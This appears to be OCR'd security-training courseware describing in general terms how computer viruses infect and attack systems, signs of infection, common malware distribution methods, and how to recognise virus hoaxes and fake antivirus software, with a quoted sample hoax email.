Working of Viruses: Infection Phase

Viruses attack a **target** host's system by using various methods. They attach themselves to programs and **transmit** themselves to other programs by making use of certain events. Viruses need such events to take place since they cannot:

- Self start
- Infect other hardware
- Cause physical damage to a computer
- Transmit themselves using **non-executable** files

Generally viruses have two phases, the **infection phase** and the **attack phase**.

In the infection phase, the **virus replicates** itself and attaches to an **.exe** file in the system. Programs modified by a virus infection can enable virus functionalities to run on that system. Viruses get enabled as soon as the **infected program** is executed, since the program code leads to the virus code. Virus writers have to maintain a balance among factors such as:

- How will the virus infect?
- How will it spread?
- How will it reside in a **target computer's memory** without being detected?

Obviously, viruses have to be **triggered and executed** in order to function. There are many ways to execute programs while a computer is running. For example, any setup program calls for numerous programs that may be built into a system, and some of these are **distribution medium** programs. Thus, if a virus program already exists, it can be activated with this kind of execution and infect the additional setup program as well.

There are virus programs that infect and keep spreading every time they are executed. Some programs do not infect the programs when first executed. They reside in a computer's memory and infect programs at a later time. Such virus programs as **TSR** wait for a specified **trigger** event to spread at a later stage. It is, therefore, difficult to **recognize** which event might trigger the execution of a dormant virus infection.

Refer to the figure that follows to see how the EXE file infection works.

In the following figure, the **.EXE** file's header, when triggered, executes and starts running the application. Once this file is infected, any trigger event from the file's header can **activate** the virus code too, along with the application program as soon as it is run.

- A file virus infects by attaching itself to an executable system application program. Text files such as source code, batch files, script files, etc., are considered **potential targets** for virus infections.
- Boot sector viruses execute their own code in the first place before the target PC is booted





FIGURE 7.2: Working of Viruses in Infection Phase



Working of Viruses: Attack Phase

- Viruses are programmed with **trigger events** to activate and corrupt systems
- Some viruses infect each time they are **run** and others infect only when a certain predefined condition is met such as a **user's specific task** , a day, time, or a particular event

Unfragmented File Before Attack

File: A			File: B		
Page: 1	Page: 2	Page: 3	Page: 1	Page: 2	Page: 3

File Fragmented Due to Virus Attack

Page: 1 File: A	Page: 3 File: B	Page: 1 File: B	Page: 3 File: A	Page: 2 File: B	Page: 2 File: A

Working of Viruses: Attack Phase

Once viruses spread themselves throughout the target system, they **start corrupting the files** and **programs** of the host system. Some viruses have trigger events that need to be activated to corrupt the host system. Some **viruses** have bugs that replicate themselves, and perform activities such as **deleting files** and **increasing session time**.

They corrupt their targets only after spreading as intended by their developers. Most viruses that attack target systems perform actions such as:

- Deleting files and **altering** content in data files, thereby causing the system to slow down
- Performing tasks not related to applications, such as playing music and creating animations





FIGURE 7.3: Working of Viruses in Attack Phase

Refer to this figure, which has two files, A and B. In section one, the two files are located one after the other in an orderly fashion. Once a virus code infects the file, it alters the **positioning** of the files that were **consecutively** placed, thus leading to **inaccuracy** in file allocations, causing the system to slow down as users try to retrieve their files. In this phase:

- Viruses execute when some events are triggered
- Some execute and **corrupt** via built-in bug programs after being stored in the host's memory
- Most viruses are written to **conceal** their presence, attacking only after spreading in the host to the fullest extent



Why Do People Create Computer Viruses

Computer Viruses

- ✓ Inflict damage to competitors
- ✓ Financial benefits
- ✓ Research projects
- ✓ Play prank
- ✓ Vandalism
- ✓ Cyber terrorism
- ✓ Distribute political messages

Why Do People Create Computer Viruses?


Source: http://www.securitydocs.com

Computer viruses are not self-generated, but are created by **cyber-criminal** minds, intentionally designed to cause **destructive occurrences** in a system. Generally, viruses are created with a disreputable motive. **Cyber-criminals** create viruses to destroy a company's data, as an act of vandalism or a prank, or to destroy a company's products. However, in some cases, viruses are actually intended to be good for a system. These are designed to improve a system's performance by deleting previously embedded viruses from files.

Some reasons viruses have been written include:

- Inflict damage to competitors
- Research projects
- Pranks
- Vandalism
- Attack the products of specific companies
- Distribute political messages
- Financial gain

- Identity theft
- Spyware
- Cryptoviral extortion



Indications of Virus Attack

Processes take more resources and time

Computer beeps with no display

Drive label changes

Unable to load Operating system

Computer slows down when programs start

Anti-virus alerts

Computer freezes frequently or encounters error

Files and folders are missing

Hard drive is accessed often

Browser window "freezes"

Abnormal Activities

If the system acts in an unprecedented manner, you can suspect a virus attack

False Positives


However, not all glitches can be attributed to virus attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indications of Virus Attacks

An effective virus tends to multiply rapidly and may infect a number of machines within three to five days. Viruses can infect Word files which, when transferred, can infect the machines of the users who receive them. A virus can also make good use of file servers in order to infect files. The following are indications of a virus attack on a computer system:

- Programs take longer to load
- The hard drive is always full, even without installing any programs
- The floppy disk drive or hard drive runs when it is not being used
- Unknown files keep appearing on the system
- The keyboard or the computer emits strange or beeping sounds
- The computer monitor displays strange graphics
- File names turn strange, often beyond recognition
- The hard drive becomes inaccessible when trying to boot from the floppy drive
- A program's size keeps changing
- The memory on the system seems to be in use and the system slows down




How does a Computer Get Infected by Viruses

- When a user accepts files and **downloads without checking** properly for the source
- Opening **infected e-mail attachments**
- Installing **pirated software**
- Not updating and not installing new versions of **plug-ins**
- Not running the latest **anti-virus application**

How Does a Computer Get Infected by Viruses?

There are many ways in which a computer gets infected by viruses. The most popular methods are as follows:

- When a user accepts files and downloads without checking properly for the source.
- Attackers usually send virus-infected files as email attachments to spread the virus on the victim's system. If the victim opens the mail, the virus automatically infects the system.
- Attackers incorporate viruses in popular software programs and upload the infected software on websites intended to download software. When the victim downloads infected software and installs it, the system gets infected.
- Failing to install new versions or update with latest patches intended to fix the known bugs may expose your system to viruses.
- With the increasing technology, attackers also are designing new viruses. Failing to use latest antivirus applications may expose you to virus attacks



Common Techniques Used to Distribute Malware on the Web

1 **Blackhat Search Engine Optimization (SEO)**

Ranking malware pages highly in search results

2 **Social Engineered Click-jacking**

Tricking users into clicking on innocent-looking webpages

3 **Spearphishing Sites**

Mimicking legitimate institutions, such as banks, in an attempt to steal account login credentials

4 **Malvertising**

Embedding malware in ad-networks that display across hundreds of legitimate, high-traffic sites

5 **Compromised Legitimate Websites**

Hosting embedded malware that spreads to unsuspecting visitors

6 **Drive-by Downloads**

Exploiting flaws in browser software to install malware just by visiting a web page

Source: Security Threat Report 2012 (*http://www.sophos.com*)

Common Techniques Used to Distribute Malware on the Web

Source: Security Threat Report 2012 (http://www.sophos.com)

Blackhat Search Engine Optimization (SEO): Using this technique the attacker ranks malware pages high in search results


Social Engineered Click-jacking: The attackers trick the users into clicking on innocent-looking web pages that contain malware

Spearphishing Sites: This technique is used for mimicking legitimate institutions, such as banks, in an attempt to steal account login credentials

Malvertising: Embeds malware in ad networks that display across hundreds of legitimate, high-traffic sites

Compromised Legitimate Websites: Host embedded malware that spreads to unsuspecting visitors

Drive-by Downloads: The attacker exploits flaws in browser software to install malware just by visiting a web page



Virus Hoaxes and Fake Antiviruses

- Hoaxes are false alarms claiming reports about a non-existing virus which may contain virus attachments
- Warning messages propagating that a certain email message should not be viewed and doing so will damage one's system

- Attackers disguise malwares as an antivirus and trick users to install them in their systems
- Once installed these fake antiviruses can damage target systems similar to other malwares

Subject: FORWARD THIS WARNING AMONG FRIENDS, FAMILY AND CONTACTS

PLEASE FORWARD THIS WARNING AMONG FRIENDS, FAMILY AND CONTACTS! You should be alert during the next few days. Do not open any message with an attachment entitled "POSTCARD FROM BEIJING" or "RESIGNATION OF BARACK OBAMA", regardless of who sent it to you. It is a virus that opens A POSTCARD IMAGE, then 'burns' the whole hard C disc of your computer.

This is the worst virus announced by CNN last evening. It has been classified by Microsoft as the most destructive virus ever. The virus was discovered by McAfee yesterday, and there is no repair yet for this kind of virus.

This virus simply destroys the Zero Sector of the Hard Disc, where the vital information is kept.

COPY THIS E-MAIL, AND SEND IT TO YOUR FRIENDS.REMEMBER: IF YOU SEND IT TO THEM, YOU WILL BENEFIT ALL OF US.

End-of-mail
Thanks.

Virus Hoaxes and Fake Antiviruses

Virus Hoaxes

A virus hoax is simply a bluff. Viruses, by their nature, have always created a horrifying impression. Hoaxes are typically untrue scare alerts that unscrupulous individuals send to create havoc. It is fairly common for innocent users to pass these phony messages along thinking they are helping others avoid the "virus."


- Hoaxes are false alarms claiming reports about non-existing viruses
- These warning messages, which can be propagated rapidly, stating that a certain email message should not be opened, and that doing so would damage one's system
- In some cases, these warning messages themselves contain virus attachments
- These possess the capability of vast destruction on target systems

Many hoaxes try to "sell" things that are technically nonsense. Nevertheless, the hoaxer has to be somewhat of an expert to spread hoaxes in order to avoid being identified and caught.

Therefore, it is a good practice to look for technical details about how to become infected. Also search for information in the wild to learn more about the hoax, especially by scanning bulletin boards where people actively discuss current happenings in the community.

Try to crosscheck the identity of the person who has posted the warning. Also look for more information about the hoax/warning from secondary sources. Before jumping to conclusions by reading certain documents on the Internet, check the following:

- If it is posted by newsgroups that are suspicious, crosscheck the information with another source
- If the person who has posted the news is not a known person in the community or an expert, crosscheck the information with another source
- If a government body has posted the news, the posting should also have a reference to the corresponding federal regulation
- One of the most effective checks is to look up the suspected hoax virus by name on antivirus software vendor sites
- If the posting is technical, hunt for sites that would cater to the technicalities, and try to authenticate the information



Subject: FORWARD THIS WARNING AMONG FRIENDS, FAMILY AND CONTACTS

PLEASE FORWARD THIS WARNING AMONG FRIENDS, FAMILY AND CONTACTS! You should be alert during the next few days. Do not open any message with an attachment entitled **'POSTCARD FROM BEJING'** or **'RESIGNATION OF BARACK OBAMA'**, regardless of who sent it to you. It is a virus that opens A POSTCARD IMAGE, then 'burns' the whole hard C disc of your computer.

This is the **worst virus** announced by **CNN** last evening. It has been classified by **Microsoft** as the **most destructive virus** ever. The virus was **discovered by McAfee** yesterday, and there is no repair yet for this kind of virus.

This virus simply destroys the Zero Sector of the Hard Disc, where the vital information is kept.

COPY THIS E-MAIL, AND SEND IT TO YOUR FRIENDS.REMEMBER: IF YOU SEND IT TO THEM, YOU WILL BENEFIT ALL OF US.

End-of-mail
Thanks.

FIGURE 7.3: Hoaxes Warning Message

Fake Antiviruses


Fake antiviruses is a method of affecting a system by hackers and it can poison your system and outbreak the registry and system files to allow the attacker to take full control and access to your computer. It appears and performs similarly to a real antivirus program.

